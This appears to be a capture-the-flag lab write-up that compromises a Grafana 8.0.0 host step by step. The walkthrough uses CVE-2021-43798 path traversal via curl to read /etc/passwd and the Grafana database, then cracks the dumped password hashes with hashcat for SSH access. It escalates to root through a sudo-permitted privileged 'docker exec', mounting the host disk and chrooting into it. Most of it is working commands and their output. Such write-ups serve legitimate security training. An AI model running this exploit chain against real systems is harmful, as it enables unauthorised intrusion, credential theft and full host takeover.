

Reconnaissance
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b7:d3:a5:da:02:85:2c:60:e7:df:62:e2:66:89:b7:e6 (RSA)
|   256 ca:3f:f0:30:f9:f5:1a:62:17:e5:d7:77:10:ae:88:b9 (ECDSA)
|_  256 8d:fe:b4:f9:c9:07:28:4c:37:f7:ee:c2:a1:ed:ad:4b (ED25519)
3000/tcp open  http    Grafana http
|_http-trane-info: Problem with XML parsing of /evox/about
| http-robots.txt: 1 disallowed entry
|_/
| http-title: Grafana
|_Requested resource was /login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Scanning the target with nmap shows only two ports. The application on 3000 seems to be Grafana and that’s where I start.
Initial Access
Browsing to Grafana shows the login prompt revealing the version 8.0.0, unfortunately the default credentials of admin:admin do not work1.

A quick online search for known vulnerabilities produces CVE-2021-43798, a path traversal vulnerability, with additional information on how to exploit it publically available.
$ curl --path-as-is 'http://10.10.108.201:3000/public/plugins/xychart/../../../../../../../../etc/passwd'
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
--- SNIP ---
Now that I’ve confirmed that the application is vulnerable, I retrieve the database and check out the configured users with sqlite3.
$ curl --path-as-is \
       --output grafana.db \
       'http://10.10.108.201:3000/public/plugins/xychart/../../../../../../../../var/lib/grafana/grafana.db'

$ sqlite3 grafana.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.

sqlite> .tables
alert                       login_attempt
alert_configuration         migration_log
alert_instance              org
alert_notification          org_user
alert_notification_state    playlist
alert_rule                  playlist_item
alert_rule_tag              plugin_setting
alert_rule_version          preferences
annotation                  quota
annotation_tag              server_lock
api_key                     session
cache_data                  short_url
dashboard                   star
dashboard_acl               tag
dashboard_provisioning      team
dashboard_snapshot          team_member
dashboard_tag               temp_user
dashboard_version           test_data
data_source                 user
library_element             user_auth
library_element_connection  user_auth_token

sqlite> select * from user;
1|0|admin|admin@localhost||7a<REDACTED>f8|YObSoLj55S|hLLY6QQ4Y6||1|1|0||2022-01-23 12:48:04|2022-01-23 12:48:50|0|2022-01-23 12:48:50|0
2|0|boris|boris@data.vl|boris|dc<REDACTED>a8|LCBhdtJWjl|mYl941ma8w||1|0|0||2022-01-23 12:49:11|2022-01-23 12:49:11|0|2012-01-23 12:49:11|0
The database contains two users with their hash and the required salt. To format those values for hashcat I use grafana2hashcat.
$ cat hashes
7a<REDACTED>f8,YObSoLj55S
dc<REDACTED>a8,LCBhdtJWjl

$ python3 grafana2hashcat.py hashes

[+] Grafana2Hashcat
[+] Reading Grafana hashes from:  hashes
[+] Done! Read 2 hashes in total.
[+] Converting hashes...
[+] Converting hashes complete.
[*] Outfile was not declared, printing output to stdout instead.

sha256:10000:WU9iU29MajU1Uw==:ep<REDACTED>Pg=
sha256:10000:TENCaGR0SldqbA==:3G<REDACTED>ag=


[+] Now, you can run Hashcat with the following command, for example:

hashcat -m 10900 hashcat_hashes.txt --wordlist wordlist.txt
A few seconds pass and hashcat was able to retrieve the cleartext credentials for boris. Those are also valid for SSH and I can access the target this way.
Privilege Escalation
User boris is able to run /snap/bin/docker exec as root and this can be used to run commands within containers including getting an interactive shell. The command requires the name or ID of the container and the file to run.
$ sudo -l
Matching Defaults entries for boris on ip-10-10-10-11:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User boris may run the following commands on ip-10-10-10-11:
    (root) NOPASSWD: /snap/bin/docker exec *
Since the user cannot enumerate the running containers with docker ps or docker container, I’ll resort to the output from regular ps to get the ID of the Grafana container. It’s also possible to retrieve the short ID with the previous abused vulnerability by retrieving the /etc/hostname file.
$ ps aux | grep [c]ontainerd-shim
root      1617  0.0  0.9 712860  9816 ?        Sl   12:05   0:00 /snap/docker/1125/bin/containerd-shim-runc-v2 -namespace moby -id e6ff5b1cbc85cdb2157879161e42a08c1062da655f5a6b7e24488342339d4b81 -address /run/snap.docker/containerd/containerd.sock
First I spawn a new Bash shell as root in the container. Listing the available disks shows /dev/xvda1 and I decide to mount it to /mnt/root. By using chroot I’ll change the root of the file system to the mounted directory and effectively browse the host system now.
$ sudo /snap/bin/docker exec --user root \
                             --privileged \
                             --interactive \
                             --tty \
                             e6ff5b1cbc85cdb2157879161e42a08c1062da655f5a6b7e24488342339d4b81 \
                             bash
bash-5.1# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)

bash-5.1# fdisk -l
Disk /dev/xvda: 8192 MB, 8589934592 bytes, 16777216 sectors
6367 cylinders, 85 heads, 31 sectors/track
Units: sectors of 1 * 512 = 512 bytes

Device   Boot StartCHS    EndCHS        StartLBA     EndLBA    Sectors  Size Id Type
/dev/xvda1 *  0,32,33     20,84,31          2048   16777182   16775135 8190M 83 Linux

bash-5.1# mkdir /mnt/root

bash-5.1# mount /dev/xvda1 /mnt/root

bash-5.1# chroot /mnt/root/
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@e6ff5b1cbc85:/# ls -la /root
total 28
drwx------  5 root root 4096 Jan 23  2022 .
drwxr-xr-x 23 root root 4096 Jun  2 12:05 ..
lrwxrwxrwx  1 root root    9 Jan 23  2022 .bash_history -> /dev/null
drwxr-xr-x  3 root root 4096 Jan 23  2022 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Jan 23  2022 .ssh
-rw-r--r--  1 root root   37 Jan 23  2022 root.txt
drwxr-xr-x  4 root root 4096 Jan 23  2022 snap
Attack Path
flowchart TD

subgraph "Initial Access"
	A(Grafana) -->|CVE-2021-43798| B(Sqlite3 database)
	B -->|grafana2hashcat & crack hashes| C(Shell as boris)
end

subgraph "Privilege Escalation"
	C -->|Docker exec| D(Shell as root in container)
	D -->|Mount Disk| E(Shell as root)
end